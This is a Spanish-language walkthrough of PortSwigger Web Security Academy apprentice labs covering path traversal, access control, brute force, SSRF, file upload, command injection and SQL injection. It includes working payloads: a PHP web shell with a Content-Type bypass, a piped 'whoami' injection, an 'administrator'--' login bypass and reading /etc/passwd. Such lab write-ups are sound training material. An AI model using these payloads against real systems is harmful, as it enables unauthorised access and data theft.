Server Side Apprentice de PortSwigger



ÍNDICE

PATH TRAVERSAL (3 OF 3)	2
LAB: FILE PATH TRAVERSAL, SIMPLE CASE	2
PATH TRAVERSAL (3 OF 3) (ZAP PROXY)	4
LAB: FILE PATH TRAVERSAL, SIMPLE CASE	4
ACCESS CONTROL (12 OF 12)	5
LAB: USER ID CONTROLLED BY REQUEST PARAMETER WITH PASSWORD DISCLOSURE.	5
AUTHENTICATION (7 OF 9)	8
LAB: USERNAME ENUMERATION VIA DIFFERENT RESPONSES	8
SERVER-SIDE REQUEST FORGERY (SSRF) (6 OF 6)	13
LAB: BASIC SSRF AGAINST ANOTHER BACK-END SYSTEM	13
FILE UPLOAD VULNERABILITIES (9 OF 9)	20
LAB: WEB SHELL UPLOAD VIA CONTENT-TYPE RESTRICTION BYPASS	20
OS COMMAND INJECTION (5 OF 5)	24
LAB: OS COMMAND INJECTION, SIMPLE CASE	24
SQL INJECTION (7 OF 7)	26
LAB: SOLINJECTION VIJENERABILITY ALLOWING LOGIN BYPASS	26


PATH TRAVERSAL (3 OF 3)

LAB: FILE PATH TRAVERSAL, SIMPLE CASE


This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the /etc/passwd file.


1. Cogeremos cualquier URL que tenga filename.



2. Nos lo llevamos al Repeater.



3. Modificamos el parámetro filename y daremos a send.




PATH TRAVERSAL (3 OF 3) (ZAP PROXY)

LAB: FILE PATH TRAVERSAL, SIMPLE CASE


This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the /etc/passwd file.

1. Cambiaremos el parámetro filename.



2. Y acto seguido nos saldrá la respuesta.



ACCESS CONTROL (12 OF 12)


LAB: USER ID CONTROLLED BY REQUEST PARAMETER WITH PASSWORD DISCLOSURE.


This lab has user account page that contains the current user's existing password, prefilled in a masked input.

To solve the lab, retrieve the administrator's password, then use it to delete the user carlos.

You can log in to your own account using the following credentials: wiener:peter


1. Iniciar sesión con las credenciales que nos da el ejercicio (wiener:peter)





2. Encontrar la contraseña del usuario Administrator.

Una vez estamos en el usuario wiener nos dispondrémos a cambiar en la URL wiener por administrator. Y una vez damos enter, ya estaremos en el usuario administrador. Solo tendremos que inspeccionar el código HTML para encontrar la contraseña.



3. Nos logeamos como administrador y borramos la cuenta carlos.

Como podemos observar ya hemos borrado el usuario carlos.



AUTHENTICATION (7 OF 9)


LAB: USERNAME ENUMERATION VIA DIFFERENT RESPONSES

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:


- > Candidate usernames
- > Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

1. Probamos un login y contraseña random para poder coger la información en bulp suite.




 Localizamos la petición dándome a forward en blup suite. Y hacemos clic derecho y Send to Intruder.




 Intruder, tenemos que señalar la parte que queremos comprobar, en este caso el usuario, asi que cogemos administrator que es el que hemos probado anteriormente y darle clic a Add.




4. Payloads: tendremos que copiar y pegar la lista de posibles usuarios.



5. Iniciar ataque y resultado.




Cuando acabe nos saldrá una ventana como la siguiente:



Podemos ver que la respuesta correcta, ya que tiene un Length muy distinto al resto, el ejemplo lo estaba haciendo con el usuario, pero ya no tengo las capturas sobre el usuario, tengo las de las contraseñas, pero es exactamente el mismo proceso. Hemos

conseguido que el usuario es "ak" y la contraseña "123321".




SERVER-SIDE REQUEST FORGERY (SSRF) (6 OF 6)

LAB: BASIC SSRF AGAINST ANOTHER BACK-END SYSTEM


This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

1. Al mirar el POST de producto/stock vemos un parámetro llamado stockApi, y este parámetro viene con su value con su API address.



2. Lo segundo será llevar la API address a intruder.




3. Haremos un clear para quitar todas las posiciones que haya puestas y después vamos a seleccionar el número 1 de la IP de la API y vamos a darle a Add.







4. Después vamos a irnos a la pestaña Payloads y vamos a poner de tipo Numbers, y vamos a seleccionar from 1 to 255, y los step de 1 en 1. Después de esto iniciaremos el ataque.




5. Nos ha encontrado la 116, que tiene un status 404, muy distinto al resto, y en el que la respuesta pone "Not Found" lo que significa que no se ha encontrado, pero que existe.






6. Poniendo admin sí que tenemos respuesta.




7. Mirando mas detenidamente nos encontramos lo siguiente.

8. Vamos a cambiar el parámetro de la API y le vamos a volver a dar a Send.



Y con esto ya habríamos borrado el user Carlos y estaría resuelto.



FILE UPLOAD VULNERABILITIES (9 OF 9)


LAB: WEB SHELL UPLOAD VIA CONTENT-TYPE RESTRICTION BYPASS

This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter

1. Vamos a crear un .php




```
PHP file

<?php system($_GET['cmd']); ?>
```



2. Buscamos el POST de my-account/avatar y lo enviamos a Repeater.




3. Cambiamos el Content Type del formulario y haremos clic en Send.

```
20 Accept-Language: es-ES,es;q=0.9
21 Priority: u=0, i
23 -----WebKitFormBoundarvAXgVfbLEZ10z9K5I
2 Content-Disposition: form-data; name="avatar"; filename="shell.php"
 Content-Type: image/jpeg
27 < php system($ GET['cmd']); ?>
28 -----WebKitFormBoundaryAXgVfbLEZ10z9K5I
29 Content-Disposition: form-data; name="user"
30
31 Wiener
32 -----WebKitFormBoundaryAXgVfbLEZ10z9K5I
33 Content-Disposition: form-data; name="csrf"
34
35 tsM6uouLEEZ5UmZQAsLRmKODF7AnkwXw
36 -----WebKitFormBoundaryAXgVfbLEZ10z9K5I--
37
```

Como podemos observar en el cuadro de la derecha, el archivo se ha subido.



 Volvemos a nuestra cuenta y haremos clic derecho en la imagen y abrir en nuevo tab.




Añadiremos lo siguiente a la URL a la que nos lleva.

https://0a49002c0415318b80767b8c00ba00f1.web-security-academy.net/files/avatars/shell.php?cmd=ls

El resultado será el siguiente.



5. Enviaremos el GET que nos ha dado al Repeater.



Cambiamos la parte que estaba antes como cmd=ls y lo sustituimos por cat+/home/carlos/secret. Y ya tenemos el contenido del archivo secret.



OS COMMAND INJECTION (5 OF 5)


LAB: OS COMMAND INJECTION, SIMPLE CASE

This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the whoami command to determine the name of the current user.

 Vamos a hacer una búsqueda por stock y mandaremos el POST de /product/stock a Repeater.



Cambiamos storeld=2 y ponemos storeld=1|whoami. Y esto nos dará el nombre del usuario actual.



Lab: OS command injection, simple case



SQL INJECTION (7 OF 7)

LAB: SQL INJECTION VULNERABILITY ALLOWING LOGIN BYPASS

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.

1. Vamos a iniciar sesión poniendo en el login administrator'--. Y contraseña ponemos lo que queramos, es indiferente, no la va a usar para nada.

